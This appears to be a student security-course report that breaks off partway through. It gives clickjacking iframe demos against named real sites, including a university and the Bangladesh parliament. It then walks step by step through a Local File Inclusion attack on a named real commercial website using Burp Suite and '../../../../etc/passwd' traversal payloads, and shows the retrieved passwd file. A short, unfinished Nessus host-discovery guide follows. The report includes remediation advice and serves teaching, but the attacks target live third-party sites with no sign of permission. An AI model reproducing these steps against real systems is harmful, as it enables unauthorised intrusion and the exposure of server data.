
It is displayed so its vulnerable to clickjacking attack



TARGET 2

<https://pkuniversity.edu.in/index.php/home-onepage2/>"

```
<html>
<head>
    <title>ClickJacking Demo</title>
    <style>
        body {
            margin: 0;
            margin: 0;
            overflow: hidden;
        }
    </style>
</head>
<body>
    <iframe src="https://pkuniversity.edu.in/index.php/home-onepage2/" width="800" height="600"></iframe>
</body>
</html>
```



TARGET 3

URL : <https://www.parliament.gov.bd/>

Site: bd

```
<html>
<head>
    <title>ClickJacking Demo</title>
    <style>
        body {
            margin: 0;
            margin: 0;
            overflow: hidden;
        }
    </style>
</head>
<body>
    <iframe src="https://www.parliament.gov.bd/" width="800"
height="600"></iframe>
</body>
</html>
```



PART - B

Q) Find a website that is vulnerable to Local File Inclusion (LFI). Make a report.

Description:

Local File Inclusion (LFI) is a common vulnerability found in web applications that allow an attacker to include files residing on the server locally. This vulnerability typically arises due to improper input validation or sanitization mechanisms in the application's code.

For example, suppose a web application includes files based on a parameter passed in the URL, like so:

`http://example.com/page.php?file=user_input.php`

An attacker could manipulate the "file" parameter to include a local file:

`http://example.com/page.php?file=../../../../etc/passwd`

In this case, if the application does not properly validate the input, it might include the `/etc/passwd` file, exposing sensitive system information to the attacker.

Impact

Access critical files containing passwords, configuration details, or other sensitive data stored on the server.

If the included files contain executable code (e.g., PHP scripts), attackers can execute arbitrary commands on the server, potentially leading to complete compromise of the system.

By traversing directories using `"../"` sequences, attackers can access files outside the web root directory, which may contain sensitive information or system files.

Recommendations

Ensure that the website verifies and sanitizes all user input before using it to include files. Validate input to only allow expected values and reject any inputs that could be used for malicious purposes. Use server-side input validation functions or libraries to enforce strict validation rules.

Instead of directly including files based on user input, create a whitelist of allowed files or directories. Only include files that are explicitly allowed, and reject any attempts to access files outside the allowed paths. This helps prevent attackers from accessing sensitive system files.

Steps to Reproduce

Step 1: To perform LFI vulnerability first we need to find such a website that has some kind of page or it is pointing towards some internal file, here we can see that confiture de bali points to a page called accueil.php

The screenshot shows a web browser window with the URL <http://www.confituredebali.com/accueil.php> in the address bar. The page itself is titled "Confiture de Bali" in large red letters, flanked by two jars of jam. Below the title is a navigation menu with "Home", "Galaxy", and "Contact" buttons. The main content area features a black and white illustration of a person in a kitchen, surrounded by shelves of jam jars. To the right of the illustration is a block of text:

« Confiture de Bali », c'est l'histoire de Michèle, embauchée du jour arrivée en 2010 pour préparer sa rétire et qui emporte par sa passion pour les fruits commence peu à peu à confire tous ceux qu'elle découvre au fur et à mesure de ses promenades sur l'Ile.


De mangue en ananas, de vanille en griotte, de Rambut à Kharasse, de déclinaison en créativité, c'est au fil des rencontres qu'elle finit par enseigner ses recettes familiales à sa meilleure amie Wayne qui très rapidement et sous son soutien ouvre à l'île une boutique dédiée à « Confiture Michèle ». Ses jarres officiellement d'une haute qualité comprennent de son accordé et de sa confection à la française » à la française » : du sucre contenues et à faire recouvrir en sucre et au zeste de fruit » mises magnifiquement dans les étiquettes de papier familiale fausses de France, délicates et à la forme du sachet, et grâce bien sûr au charisme de Michèle, personnage atypique, toujours prêt à faire partager sa bonne humeur, sa passion pour les confitures et à venir en aide aux locataires de passage.

The screenshot shows a web browser window with the URL <http://www.confituredebali.com/accueil.php> in the address bar. The page content is identical to the previous screenshot, featuring the "Confiture de Bali" logo, navigation menu, kitchen illustration, and the same descriptive text about Michèle and Wayne's jam-making journey.

Step 2: Once you have found open the burp suite tool and go to the proxy tab and turn on the intercept and go to the website and refresh the page, this will capture the request



Step 3: Now once you have got the request this request should point a page like it does in url, if it does then right click and send that request to the repeater



Step 4 : Now go to the repeater tab and change the value of acc11.php to a LFI payload Step 5: Start by typing .. /etc/passwd and click on the send button , if in the response we see any root directory then it vulnerable otherwise add more payload to it

The screenshot shows the Burp Suite Pro interface. The top menu bar includes 'File', 'Proxy', 'Repeater', 'Scanner', 'View', and 'Help'. The 'Repeater' tab is selected. The 'Request' pane displays a POST request to 'acc11.php?param=1'. The 'Response' pane shows a file listing from '/etc/passwd':

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/root:/bin/sh
sys:x:3:3:sys:/root:/bin/sh
sync:x:4:4:sync:/root:/bin/sh
games:x:5:5:games:/root:/bin/sh
gdm:x:6:6:gdm:/root:/bin/sh
messagebus:x:7:7:messagebus:/root:/bin/sh
polkitd:x:8:8:polkitd:/root:/bin/sh
avahi:x:9:9:avahi:/root:/bin/sh
kmod:x:10:10:kmod:/root:/bin/sh
nscd:x:11:11:nscd:/root:/bin/sh

```

The 'Inspector' pane on the right is expanded, showing sections for Request attributes, Request entity serialization, Request body encoding, Request location, and Request Headers.

Response



≡ ln ≡

Pretty Raw Hex Render

```
5 X-Powered-By: PHP/5.4
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
8 Pragma: no-cache
9 Vary: Accept-Encoding
10
11 <!DOCTYPE html>
12 <html>
13   <head>
14
15     <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
16     <link rel="stylesheet" type="text/css" href="css/style.css"/>
17     <title>
18       Confiture de Bali
19     </title>
20     <link rel="stylesheet" type="text/css" media="screen" href=
21       "http://cdnjs.cloudflare.com/ajax/libs/fancybox/1.3.4/jquery.fancybox-1.3.4.css"
22     " />
23     <link rel="icon" type="image/png" href="image/favicon.png" />
24     <style type="text/css">
25       a.fancyboximg{
26         border:none;
27         box-shadow:0 1px 7px rgba(0,0,0,.6);
28         -o-transform:scale(1,1);
29         -ms-transform:scale(1,1);
30         -moz-transform:scale(1,1);
31         -webkit-transform:scale(1,1);
32         transform:scale(1,1);
33         -o-transition:all 0.2sease-in-out;
34         -ms-transition:all 0.2sease-in-out;
35         -moz-transition:all 0.2sease-in-out;
36         -webkit-transition:all 0.2sease-in-out;
37         transition:all 0.2sease-in-out;
38       }
39       a.fancybox:hoverimg{
40         position:relative;
41         z-index:999;
42         -o-transform:scale(1.03,1.03);
```




Search



0 highlights

Step 6 : Then again/etc/password and click on the send button, then check the response tab, if you get the output like below then it is vulnerable



Response

Pretty	Raw	Hex	Render
73 <div id="content">			
74 root:x:0:0:root:/bin/bash			
75 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin			
76 bin:x:2:2:bin:/bin:/usr/sbin/nologin			
77 sys:x:3:3:sys:/dev:/usr/sbin/nologin			
78 sync:x:4:65534:sync:/bin:/bin/sync			
79 games:x:5:60:games:/usr/games:/usr/sbin/nologin			
80 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin			
81 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin			
82 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin			
83 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin			
84 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin			
85 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin			
86 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin			
87 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin			
88 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin			
89 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin			
90 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin			
91 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin			
92 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin			
93 systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin			
94 systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin			
95 systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin			
96 messagebus:x:104:105::/nonexistent:/usr/sbin/nologin			
97 unscd:x:105:109::/var/lib/unscd:/usr/sbin/nologin			
98 ntp:x:106:112::/nonexistent:/usr/sbin/nologin			
99 sshd:x:107:65534::/run/sshd:/usr/sbin/nologin			
100 puppet:x:108:115:Puppet configuration management daemon,,,:/var/lib/puppet:/usr/sbin/nologin			
101 postfix:x:400:400::/var/spool/postfix:/usr/sbin/nologin			
102 adminrobot:x:490:490:adminrobot:/home/ovh:/bin/false			
103 ovh:x:500:100:ovh:/home/ovh:/bin/bash			
104 ovhcron:x:158:151:ovhcron:/home/admin/ovhcron:/bin/bash			
105 oco:x:108:114::/usr/local/oco:/usr/sbin/nologin			



Search




0 highlights

Step 7 : You also directly try this payload in the website itself in the place of acueil.php just put

../../../../etc/passwd





23EO4-ST#IS#6246– Task-9

HOST DISCOVERY :


STEP 1:

First ensure that Nessus is installed on your system. You can download it from the Tenable website

URL : <https://www.tenable.com/downloads/nessus?loginAttempted=true>

STEP 2:

Login into nessus



HOST DISCOVERY SCAN :


The goal of host discovery scans is to locate active hosts, or devices, within a specified network segment or IP range.

It helps administrators in keeping a precise list of all the devices linked to their network, which is necessary for risk assessment and security management.

STEP 3:

